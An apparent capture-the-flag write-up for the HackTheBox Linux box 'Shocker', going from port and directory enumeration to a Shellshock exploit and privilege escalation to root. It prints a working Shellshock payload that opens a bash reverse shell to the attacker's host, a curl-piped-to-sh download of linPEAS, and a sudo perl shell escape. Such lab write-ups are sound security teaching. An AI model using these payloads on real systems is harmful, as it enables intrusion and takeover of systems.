Summary

This document is an overview of Shocker, a Linux box from HackTheBox. Beginning with enumeration of ports, directories, and nested-directories, then conducting some research on the specific technologies used in this application, and finishing with a well known reverse-shell exploit and privilege escalation aided by linPEAS, we can find the right flags.

Walkthrough

We will begin with using nmap on our target. We find 2 ports open. Port 80 is running an Apache web server and Port 2222 is running OpenSSH. We'll take note of the versions.


```
└─$ nmap -sV -sC 10.10.10.56
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 15:42 UTC
Nmap scan report for ip-10-10-10-56.us-east-2.compute.internal (10.10.10.56)
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
```

We'll continue our enumeration by using gobuster to brute-force directories. This command was run twice. It did not yield much the first time, and since web servers can sometimes handle trailing slashes differently, we'll run this command again with the -f flag to ensure we are enumerating directories with a trailing slash.

```
┌──(kali㉿kali)-[~/Downloads/Shocker]
└─$ gobuster dir -u http://10.10.10.56/ -w ../SecLists/Discovery/Web-Content/dir
ectory-list-lowercase-2.3-small.txt -x .txt, .js, .php, .html -k -t 50 -f
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                ../SecLists/Discovery/Web-Content/directory-list-lo
wercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/./                  (Status: 200) [Size: 137]
/cgi-bin/            (Status: 403) [Size: 294]
/icons/              (Status: 403) [Size: 292]
/./                  (Status: 200) [Size: 137]
Progress: 244929 / 244932 (100.00%)
```

We find something interesting on the second run, /cgi-bin/. If we visit /cgi-bin/ in the browser, this all we see:



Let’s try to continue the enumeration process by using gobuster on this specific directory. We’ll look for specific extensions such as .sh, .pl, and more. There was one user.sh file, but after examining it, it wasn’t that valuable.

```
┌──(kali㉿kali)-[~/Downloads/Shocker]
└─$ gobuster dir -u http://10.10.10.56/cgi-bin/ -w ../SecLists/Discovery/Web-Con
tent/directory-list-lowercase-2.3-small.txt -x .sh, .cgi, .pl, .php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56/cgi-bin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../SecLists/Discovery/Web-Content/directory-list-lo
wercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              sh,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.                   (Status: 403) [Size: 294]
/user.sh             (Status: 200) [Size: 125]
/.                   (Status: 403) [Size: 294]
Progress: 244929 / 244932 (100.00%)
===============================================================
Finished
===============================================================
```

We know that CGI is involved, and as we saw in our initial nmap scan the Apache version is outdated. So a quick google search for a CGI exploit shows us this link:

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/cgi

Shellshock is a vulnerability that can affect Unix-based operating systems. As this is a Linux box, we can see how this could be an issue. Additionally, the article confirms that ShellShock can be an issue with old Apache versions, which we have. So, let's proceed with this exploit.

We'll begin by testing for Shellshock. Since we didn't find any .cgi files, a reflected or blind ShellShock test may not be the most appropriate. We can, however, test Out-Of-Band, or OOB, and rely on an external interaction to send data through an seperate channel. First, we set up a listener with NetCat.

```
┌──(kali㉿kali)-[~/Downloads/Shocker]
└─$ nc -nlvp 9999
listening on [any] 9999 ...
```

Then, let's use curl with a payload to execute a bash command and create a reverse shell on our target.

```
┌──(kali㉿kali)-[~/Downloads/Shocker]
└─$ curl -H 'Cookie: () { :;}; /bin/bash -i >& /dev/tcp/10.10.14.6/9999 0>&1' http:
//10.10.10.56/cgi-bin/user.sh
```

Checking back to our listener, it worked.

```
┌──(kali㉿kali)-[~/Downloads/Shocker]
└─$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.56] 54234
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```

Simply navigating to the root directory and concatenating the right file, we can find the right flag for user.

For root, we must escalate our privileges, and we'll use linPEAS to do that. First, set up a HTTP server:

```
┌──(kali㉿kali)-[~/Downloads/Shocker]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then, get the linpeas.sh on our target machine.

```
shelly@Shocker:/$ curl 10.10.14.6/linpeas.sh | sh
curl 10.10.14.6/linpeas.sh | sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   335  100   335    0     0   1561      0 --:--:-- --:--:-- --:--:--  1565
```

After running, part of the output of linPEAS tells us Shelly has NOPASSWD access to run /usr/bin/perl as root.

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

We'll run this command and replace the current process with what we specified.

```
shelly@Shocker:/$ sudo /usr/bin/perl -e 'exec "/bin/bash";'
sudo /usr/bin/perl -e 'exec "/bin/bash";'
whoami
root
```

It worked. Simply navigating to the right directory and concatenating the right file, we can find the right flag.